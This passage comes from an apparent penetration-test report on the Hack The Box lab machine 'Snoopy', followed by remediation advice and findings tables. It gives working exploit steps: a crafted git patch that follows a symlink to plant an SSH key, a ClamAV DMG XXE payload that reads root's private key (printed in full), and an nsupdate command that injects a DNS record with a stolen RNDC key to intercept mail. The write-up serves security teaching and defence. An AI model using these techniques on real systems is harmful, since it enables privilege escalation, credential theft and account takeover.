    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User cbrown may run the following commands on snoopy:
    (sbrown) PASSWD: /usr/bin/git ^apply -v [a-zA-Z0-9.]+$
cbrown@snoopy:~$ id
uid=1000(cbrown) gid=1000(cbrown) groups=1000(cbrown),1002(devops)
cbrown@snoopy:~$
```

The installed git version was 2.34.1 — affected by two chained CVEs:

- **CVE-2023-22490**: local path clones bypass symlink safety checks
- **CVE-2023-23946**: `git apply` follows symlinks in the working tree

Together, a crafted patch can follow a symlink and write files outside the repository — in this case, into `sbrown`'s `.ssh` directory.

An SSH keypair was generated:

```
ssh-keygen -f cbrown
```

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ ssh-keygen -f cbrown
Generating public/private ed25519 key pair.
Enter passphrase for "cbrown" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in cbrown
Your public key has been saved in cbrown.pub
The key fingerprint is:
SHA256:eTTjKEJJeR9Fgf10S7+qU7C3wRxKz0tf3H3g8u+IPfo joe@Archwarden
The key's randomart image is:
+--[ED25519 256]--+
|     ..    =+.   |
|   .... o . . o  |
|    o. . .+o o o |
|   .    .= =..o .|
|    . . S + O..o+|
|     . . . o.X..*|
|           +o* o|
|          . *oo  |
|          .=oE+o|
+----[SHA256]-----+

┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ cat cbrown.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB3SmkUD0YtdCGVWGIsay91kfA4NrDWKgqSGjH74iF/x joe@Archwarden
```

A git repository was initialised in `/dev/shm/rce` with a symlink pointing at `/home/sbrown/.ssh`:

```
cd /dev/shm && mkdir rce && cd rce
git init . && ln -s /home/sbrown/.ssh symlink
git add symlink && git commit -m 'add symlink'
```

```
cbrown@snoopy:/dev/shm/git-exploit$ cd /dev/shm
cbrown@snoopy:/dev/shm$ mkdir rce
cbrown@snoopy:/dev/shm$ chown :devops rce
cbrown@snoopy:/dev/shm$ cd rce
cbrown@snoopy:/dev/shm/rce$ git init .
Initialized empty Git repository in /dev/shm/rce/.git/
cbrown@snoopy:/dev/shm/rce$ ln -s /home/sbrown/.ssh symlink
cbrown@snoopy:/dev/shm/rce$ git add symlink
cbrown@snoopy:/dev/shm/rce$ git commit -m "add symlink"
[master (root-commit) 0158dd4] add symlink
 Committer: Charlie Brown <cbrown@snoopy.htb>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly:

    git config --global user.name "Your Name"
    git config --global user.email you@example.com

After doing this, you may fix the identity used for this commit with:

    git commit --amend --reset-author

 1 file changed, 1 insertion(+)
 create mode 120000 symlink
```

A patch was crafted to rename the symlink (triggering CVE-2023-23946 to follow it) and then create `authorized_keys` inside the resolved directory:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ cat >patch <<-EOF
diff --git a/symlink b/renamed-symlink
similarity index 100%
rename from symlink
rename to renamed-symlink
--
diff --git /dev/null b/renamed-symlink/authorized_keys
new file mode 100644
index 0000000..039727e
--- /dev/null
+++ b/renamed-symlink/authorized_keys
@@ -0,0 +1,1 @@
+ssh-rsa
AAAAC3NzaC1lZDI1NTE5AAAAIPGSasdIomUPKuP18u+9JOpwwaUVoFVYDE/IL74xAuCf joe@Archwarden
EOF
```

The patch was applied as sbrown via the sudo rule:

```
sudo -u sbrown /usr/bin/git apply -v patch
```

SSH authenticated with the generated key:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ ssh -i cbrown sbrown@snoopy.htb
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-71-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

sbrown@snoopy:~$ whoami
sbrown
```

```
sbrown@snoopy:~$ ls
progname.dmg  scanfiles  user.txt
sbrown@snoopy:~$ cat user.txt
b8401185272e40026ea0f7440ab8241f
sbrown@snoopy:~$
```

9. Privilege Escalation — CVE-2023-20052 ClamAV DMG XXE

Checking sbrown's sudo rights revealed a second rule:

```
sbrown@snoopy:~$ sudo -l
Matching Defaults entries for sbrown on snoopy:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User sbrown may run the following commands on snoopy:
    (root) NOPASSWD: /usr/local/bin/clamscan ^--debug /home/sbrown/scanfiles/[a-zA-Z0-9.]+$
```

```
(root) NOPASSWD: /usr/local/bin/clamscan ^--debug /home/sbrown/scanfiles/[a-zA-Z0-9.]+$
```

ClamAV 1.0.0 is vulnerable to CVE-2023-20052: an XXE vulnerability in its DMG (Apple Disk Image) parser. When `--debug` is active, parsed XML content is written to debug output. An external entity referencing a local file path causes ClamAV to include that file's contents in the debug stream.

A Docker container was used to compile `libdmg-hfsplus` and build the exploit DMG, then `bbe` injected the XXE payload targeting `/root/.ssh/id_rsa`:

```
sudo docker build -t cve-2023-20052 . && sudo docker run -v $(pwd):/exploit -it
cve-2023-20052 bash
genisoimage -D -V 'exploit' -no-pad -r -apple -file-mode 0777 -o dark.img . && dmg dmg
dark.img exploit.dmg
bbe -e 's|<!DOCTYPE plist PUBLIC...|<!DOCTYPE plist [<!ENTITY xxe SYSTEM "file:///root/.ssh/
id_rsa"> ]>|' \
    -e 's/blkx/\&xxe;/' exploit.dmg -o dark2.dmg
```

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy/CVE-2023-20052]
└─$ sudo docker build -t cve-2023-20052 .
[+] Building 42.3s (14/14) FINISHED
 ⇒ [internal] load build definition from Dockerfile
 ⇒ ⇒ transferring dockerfile: 374B
 ⇒ [internal] load metadata for docker.io/library/ubuntu:18.04
 ⇒ [internal] load .dockerignore
 ⇒ ⇒ transferring context: 2B
 ⇒ [ 1/10] FROM docker.io/library/ubuntu:18.04@sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98
 ⇒ ⇒ resolve docker.io/library/ubuntu:18.04@sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98
 ⇒ ⇒ sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98 1.33kB / 1.33kB
 ⇒ ⇒ sha256:dca176c9663a7ba4c1f0e710986f5a25e672842963d95b960191e2d9f7185ebe 424B / 424B
 ⇒ ⇒ sha256:f9a80a55f492e823bf5d51f1bd5f87ea3eed1cb31788686aa99a2fb61a27af6a 2.30kB / 2.30kB
 ⇒ ⇒ sha256:7c457f213c7634afb95a0fb2410a74b7b5bc0ba527033362c240c7a11bef4331 25.69MB / 25.69MB
 ⇒ ⇒ extracting sha256:7c457f213c7634afb95a0fb2410a74b7b5bc0ba527033362c240c7a11bef4331
 ⇒ [ 2/10] RUN apt-get update
 ⇒ [ 3/10] RUN apt-get install -y ca-certificates gnupg wget
 ⇒ [ 4/10] RUN apt-get install -y libssl1.0-dev gcc g++ cmake zlib1g-dev genisoimage bbe git
 ⇒ [ 5/10] RUN git clone https://github.com/planetbeing/libdmg-hfsplus.git
 ⇒ [ 6/10] WORKDIR /libdmg-hfsplus
 ⇒ [ 7/10] RUN cmake .
 ⇒ [ 8/10] RUN make
 ⇒ [ 9/10] RUN cp dmg/dmg /bin
 ⇒ [10/10] WORKDIR /exploit
 ⇒ exporting to image
 ⇒ ⇒ exporting layers
 ⇒ ⇒ writing image sha256:410c5b85e68e1eb8dc79c061386cd682eed99093a7b735b1a95dbbeab173c596
 ⇒ ⇒ naming to docker.io/library/cve-2023-20052
```

The crafted DMG was transferred to `~/scanfiles/` on the target:

```
sbrown@snoopy:~/scanfiles$ wget 10.10.16.60:8001/dark2.dmg
--2026-06-21 03:12:50--  http://10.10.16.60:8001/dark2.dmg
Connecting to 10.10.16.60:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 114752 (112K) [application/x-apple-diskimage]
Saving to: 'dark2.dmg'

dark2.dmg                                   100%[=======================================================================>] 112.06K   315KB/s    in 0.4s

2026-06-21 03:12:51 (315 KB/s) - 'dark2.dmg' saved [114752/114752]

sbrown@snoopy:~/scanfiles$ ls
dark2.dmg
```

Running clamscan as root caused the XXE to execute and root's private key appeared in the debug output:

```
sudo /usr/local/bin/clamscan --debug /home/sbrown/scanfiles/dark2.dmg
```

```
LibClamAV debug: cli_magic_scan: returning 0  at line 4997
LibClamAV debug: clean_cache_add: 7e31b8bae02900732e111fd6638b3e8a (level 0)
LibClamAV debug: cli_scandmg: wanted blkx, text value is ———BEGIN OPENSSH PRIVATE KEY———
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA1560zU3j7mFQUs5XDGIarth/iMUF6W2ogsW0KPFN8MffExz2G9D/
4gpYjIcyauPHSrV4fjNGM46AizDTQIoK6MyN4K8PNzYMaVnB6IMG9AVthEu11nYzoqHmBf
hy0cp4EaM3gITa10AMBAbnv2bQyWhVZaQlSQ5HDHt0Dw1mWBue5eaxeuqW3RYJGjKjuFSw
kfWsSVrLTh5vf0gaV1ql59Wc8Gh7IKFrEEcLXLqqyDoprKq2ZG06S2foeUWkSY134Uz9oI
Ctqf16lLFi4Lm7t5jkhW9YzDRha7Om5wpxucUjQCG5dU/Ij1BA5jE8G75PALrER/4dIp2U
zrXxs/2Qqi/4TPjFJZ5YyaforTB/nmO3DJawo6bclAA762n9bdkvlxWd14vig54yP7SSXU
tPGvP4VpjyL7NcPeO7Jrf62UVjlmdro5xaHnbuKFevyPHXmSQUE4yU3SdQ9lrepY/eh4eN
y0QJG7QUv8Z49qHnljwMTCcNeH6Dfc786jXguElzAAAFiAOsJ9IDrCfSAAAAB3NzaC1yc2
EAAAGBANeetM1N4+5hUFLOVwxiGq7Yf4jFBeltqILFtCjxTfDH3xMc9hvQ/+IKWIyHMmrj
x0q1eH4zRjOOgIsw00CKCujMjeCvDzc2DGlZweiDBvQFbYRLtdZ2M6Kh5gX4ctHKeBGjN4
CE2tdADAQG579m0MloVWWkJUkORwx7dA8NZlgbnuXmsXrqlt0WCRoyo7hUsJH1rElay04e
b39IGldapefVnPBoeyChaxBHC1y6qsg6KayqtmRtOktn6HlFpEmNd+FM/aCAran9epSxYu
C5u7eY5IVvWMw0YWuzpucKcbnFI0AhuXVPyI9QQOYxPBu+TwC6xEf+HSKdlM618bP9kKov
+Ez4xSWeWMmn6K0wf55jtwyWsKOm3JQAO+tp/W3ZL5cVndeL4oOeMj+0kl1LTxrz+FaY8i
+zXD3juya3+tlFY5Zna6OcWh527ihXr8jx15kkFBOMlN0nUPZa3qWP3oeHjctECRu0FL/G
ePah55Y8DEwnDXh+g33O/Oo14LhJcwAAAAMBAAEAAAGABnmNlFyya4Ygk1v+4TBQ/M8jhU
flVY0lckfdkR0t6f0Whcxo14z/IhqNbirhKLSOV3/7jk6b3RB6a7ObpGSAz1zVJdob6tyE
ouU/HWxR2SIQl9huLXJ/OnMCJUvApuwdjuoH0KQsrioOMlDCxMyhmGq5pcO4GumC2K0cXx
dX621o6B51VeuVfC4dN9wtbmucocVu1wUS9dWUI45WvCjMspmHjPCWQfSW8nYvsSkp17ln
Zvf5YiqlhX4pTPr6Y/sLgGF04M/mGpqskSdgpxypBhD7mFEkjH7zN/dDoRp9ca4ISeTVvY
YnUIbDETWaL+Isrm2blOY160Z8CSAMWj4z5giV5nLtIvAFoDbaoHvUzrnir57wxmq19Grt
7ObZqpbBhX/GzitstO8EUefG8MlC+CM8jAtAicAtY7WTikLRXGvU93Q/cS0nRq0×FM1OEQ
qb6AQCBNT53rBUZSS/cZwdpP2kuPPby0thpbncG13mMDNspG0ghNMKqJ+KnzTCxumBAAAA
wEIF/p2yZfhqXBZAJ9aUK/TE7u9AmgUvvvrxNIvg57/xwt9yhoEsWcEfMQEWwru7y8oH2e
IAFpy9gH0J2Ue1QzAiJhhbl1uixf+2ogcs4/F6n8SCSIcyXub14YryvyGrNOJ55trBelVL
BMlbbmyjgavc6d6fn2ka6ukFin+OyWTh/gyJ2LN5VJCsQ3M+qopfqDPE3pTr0MueaD4+ch
k5qNOTkGsn60KRGY8kjKhTrN3O9WSVGMGF171J9xvX6m7iDQAAAMEA/c6AGETCQnB3AZpy
2cHu6aN0sn6Vl+tqoUBWhOlOAr7O9UrczR1nN4vo0TMW/VEmkhDgU56nHmzd0rKaugvTRl
b9MNQg/YZmrZBnHmUBCvbCzq/4tj45MuHq2bUMIaUKpkRGY1cv1BH+06NV0irTSue/r64U
+WJyKyl4k+oqCPCAgl4rRQiLftKebRAgY7+uMhFCo63W5NRApcdO+s0m7lArpj2rVB1oLv
dydq+68CXtKu5WrP0uB1oDp3BNCSh9AAAAwQDZe7mYQ1hY4WoZ3G0aDJhq1gBOKV2HFPf4
9O15RLXne6qtCNxZpDjt3u7646/aN32v7UVzGV7tw4k/H8PyU819R9GcCR4wydLcB4bY4b
NQ/nYgjSvIiFRnP1AM7EiGbNhrchUelRq0RDugm4hwCy6fXt0rGy27bR+ucHi1W+njba6e
SN/sjHa19HkZJeLcyGmU34/ESyN6HqFLOXfyGjqTldwVVutrE/Mvkm3ii/0GqDkqW3PwgW
atU0AwHtCazK8AAAAPcm9vdEBzbm9vcHkuaHRiAQIDBA==
———END OPENSSH PRIVATE KEY———

LibClamAV debug: cli_scandmg: wanted blkx, text value is cSum
LibClamAV debug: cli_scandmg: wanted blkx, text value is nsiz
LibClamAV debug: cli_scandmg: wanted blkx, text value is plst
LibClamAV debug: Descriptor[3]: Continuing after file scan resulted with: No viruses detected
LibClamAV debug: matcher_run: performing regex matching on full map: 369216+54959(424175) ≥ 424175
LibClamAV debug: hashtab: Freeing hashset, elements: 0, capacity: 0
LibClamAV debug: Descriptor[3]: Continuing after file scan resulted with: No viruses detected
LibClamAV debug: cli_magic_scan: returning 0  at line 4997
LibClamAV debug: clean_cache_add: 7bb1b06b5dd1c7ee984de758b2c87edf (level 0)
LibClamAV debug: Descriptor[3]: Continuing after file scan resulted with: No viruses detected
/home/sbrown/scanfiles/dark2.dmg: OK
LibClamAV debug: Cleaning up phishcheck
LibClamAV debug: Freeing phishcheck struct
LibClamAV debug: Phishcheck cleaned up

———————— SCAN SUMMARY ————————
Known viruses: 8659055
Engine version: 1.0.0
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.85 MB
Data read: 0.40 MB (ratio 2.12:1)
Time: 17.023 sec (0 m 17 s)
Start Date: 2026:06:21 03:21:16
End Date:   2026:06:21 03:21:33
sbrown@snoopy:~/scanfiles$
```

The private key was saved and used to authenticate as root:

```
chmod 600 root_id_rsa
ssh -i root_id_rsa root@snoopy.htb
```

6 Remediation Summary

The findings from this assessment span web application security, DNS service hardening, application credential handling, and two unpatched CVEs. The remediation actions below are prioritised by potential impact, with immediate actions targeting the vulnerabilities that enabled initial access and system compromise.

6.1 Short Term

SHORT TERM REMEDIATION:

- Patch both git and ClamAV to versions that address CVE-2023-22490, CVE-2023-23946, and CVE-2023-20052. For git, upgrade to 2.39.2 or later (or distribution backports). For ClamAV, upgrade to 1.0.1 or later. Until patched, the sudo rules permitting `git apply` as `sbrown` and `clamscan --debug` as root represent a direct privilege escalation path for any user who obtains shell access.
- Restrict or remove the BIND RNDC key from the web server's readable file system. RNDC keys grant write access to the DNS zone and should only be accessible to the BIND daemon process. Verify that `/etc/bind/` and its contents are not readable by the web application user. Regenerate the RNDC key immediately.
- Fix the path traversal in the file download endpoint. Implement a strict allowlist of permitted filenames rather than relying on traversal sequence filtering. The `....//` double-dot bypass demonstrates that blacklist-based filters are not a reliable control for path traversal. Use `realpath()` or equivalent to resolve the final path and verify it begins with the intended base directory before reading.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Redesign the server provisioning feature to avoid presenting credentials to an unverified target. The provisioning bot should authenticate to target servers using SSH key-based authentication with host key verification enabled, so any server not presenting the expected host key will be refused. Plaintext password authentication to arbitrary IPs should be removed entirely from the provisioning flow.
- Implement DNSSEC to sign zone records and make unauthorised DNS record injection detectable by resolvers. Review Active Directory Integrated DNS permissions (if applicable) and restrict who can create or modify records in the zone. Monitor DNS zone changes and alert on new records added by non-administrative processes.
- Restrict the `allow-update` policy in BIND to specific trusted management hosts rather than accepting RNDC key authentication from any source. If DNS updates are required from external hosts, limit by source IP as well.

6.3 Long Term

LONG TERM REMEDIATION:

- Establish a vulnerability management process that tracks installed software versions against published CVEs. Both git 2.34.1 and ClamAV 1.0.0 had known, publicly documented exploits at the time of assessment. A patch management programme with a defined update cadence for all internet-facing and privileged system components would have prevented both CVE-based privilege escalations.
- Review all sudo rules and apply the principle of least privilege. Rules permitting execution of complex tools (compilers, archive processors, scanning engines) with elevated rights should be assessed for privilege escalation potential, particularly when the permitted tool processes user-controlled input. If a sudo rule cannot be designed safely, consider architectural alternatives such as running the privileged operation as a system service with a dedicated input queue rather than a direct sudo invocation.
- Implement monitoring for anomalous DNS record changes and SMTP connections to the mail server from unexpected sources. The attack chain in this assessment relied on two observable events: a new DNS record appearing in the zone, and an SMTP session to a newly-resolving mail host. Both would have been detectable with appropriate alerting in place.


7 Technical Findings Details

1. BIND RNDC Key Stored in World-Readable Configuration File Enables Authenticated DNS Zone Modification - Critical


CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N
Root Cause	The ISC BIND RNDC key is stored in `/etc/bind/named.conf` with permissions that allow the web server process to read it. The RNDC key is the sole authentication credential required to add, modify, or delete DNS records in the `snoopy.htb` zone, as configured in the `allow-update { key "rndc-key"; }` directive. Once retrieved via the path traversal in Finding 1, the key was used to inject an arbitrary DNS A record without any further authentication.
Impact	Full write access to the `snoopy.htb` DNS zone. A DNS A record for `mail.snoopy.htb` was injected pointing at the attacker's machine, redirecting outbound mail delivery to an attacker-controlled SMTP listener and enabling Mattermost password reset email interception.
Affected Component	• /etc/bind/named.conf — RNDC shared secret readable by the web server process • snoopy.htb DNS zone — allow-update accepts the RNDC key from any source
Remediation	Restrict permissions on `/etc/bind/named.conf` and all BIND configuration files so that only the `bind` service user can read them. The web server process should have no access to the BIND configuration directory. Regenerate the RNDC key immediately after remediation. Additionally, restrict the `allow-update` policy in `named.conf.local` to specific trusted source IP addresses as well as requiring the RNDC key, so that possession of the key alone is not sufficient for DNS zone modification.
References	https://bind9.readthedocs.io/en/latest/reference.html#statement-definition-and-usage

Finding Evidence

The BIND zone configuration was read via path traversal, confirming the RNDC key gates DNS updates:



Reading `/etc/bind/named.conf` disclosed the key material in plaintext:



2. DNS Record Injection via RNDC Key Enables Mail Server Hijacking and Email Interception - Critical

CWE	CWE-350 - Reliance on Reverse DNS Resolution for a Security-Critical Action
CVSS 3.1	10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N
Root Cause	Possession of the RNDC key (retrieved via Finding 2) allowed injection of an arbitrary DNS A record into the `snoopy.htb` zone using `nsupdate`. The corporate website had disclosed that `mail.snoopy.htb` was offline with no existing DNS record. Creating this record pointing at the attacker's machine caused the Mattermost platform to deliver password reset emails to the attacker-controlled SMTP listener, enabling full account takeover for any account whose email address was known.
Impact	Interception of Mattermost password reset emails. The reset token for `sbrown@snoopy.htb` was captured, decoded, and used to set a new password and authenticate to Mattermost, gaining access to internal channels including the server provisioning system.
Affected Component	• snoopy.htb DNS zone — unauthenticated (post-RNDC-key-theft) A record injection • Mattermost — email-based password reset, no secondary verification
Remediation	Apply the RNDC key remediation in Finding 2 to prevent unauthorised DNS record injection. Additionally, implement DNSSEC to allow resolvers to detect tampered records. Consider requiring a secondary factor or verification step for Mattermost password resets, such as a time-limited token that can only be used from the same IP or browser session that initiated the reset request.
References	https://www.netspi.com/blog/technical-blog/network-penetration-testing/adidns-revisited/

Finding Evidence

A DNS AXFR confirmed the absence of a `mail.snoopy.htb` record:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ dig axfr @10.129.229.5 snoopy.htb

; <<>> DiG 9.20.23-1-Debian <<>> axfr @10.129.229.5 snoopy.htb
; (1 server found)
;; global options: +cmd
snoopy.htb.             86400   IN      SOA     ns1.snoopy.htb. ns2.snoopy.htb. 2022032612 3600 1800 604800 86400
snoopy.htb.             86400   IN      NS      ns1.snoopy.htb.
snoopy.htb.             86400   IN      NS      ns2.snoopy.htb.
mattermost.snoopy.htb.  86400   IN      A       172.18.0.3
mm.snoopy.htb.          86400   IN      A       127.0.0.1
ns1.snoopy.htb.         86400   IN      A       10.0.50.10
ns2.snoopy.htb.         86400   IN      A       10.0.51.10
postgres.snoopy.htb.    86400   IN      A       172.18.0.2
provisions.snoopy.htb.  86400   IN      A       172.18.0.4
www.snoopy.htb.         86400   IN      A       127.0.0.1
snoopy.htb.             86400   IN      SOA     ns1.snoopy.htb. ns2.snoopy.htb. 2022032612 3600 1800 604800 86400
;; Query time: 256 msec
;; SERVER: 10.129.229.5#53(10.129.229.5) (TCP)
;; WHEN: Sat Jun 20 19:45:36 EDT 2026
;; XFR size: 11 records (messages 1, bytes 325)
```

The RNDC key was used with `nsupdate` to inject the record:


```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ nsupdate -k rndc.key
> server 10.129.229.5
> zone snoopy.htb
> update add mail.snoopy.htb. 60 A 10.10.16.60
> send
> quit
```

A follow-up AXFR confirmed the record resolved to the attacker's IP:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy]
└─$ dig axfr @10.129.229.5 snoopy.htb

; <<>> DiG 9.20.23-1-Debian <<>> axfr @10.129.229.5 snoopy.htb
; (1 server found)
;; global options: +cmd
snoopy.htb.             86400   IN      SOA     ns1.snoopy.htb. ns2.snoopy.htb. 2022032613 3600 1800 604800 86400
snoopy.htb.             86400   IN      NS      ns1.snoopy.htb.
snoopy.htb.             86400   IN      NS      ns2.snoopy.htb.
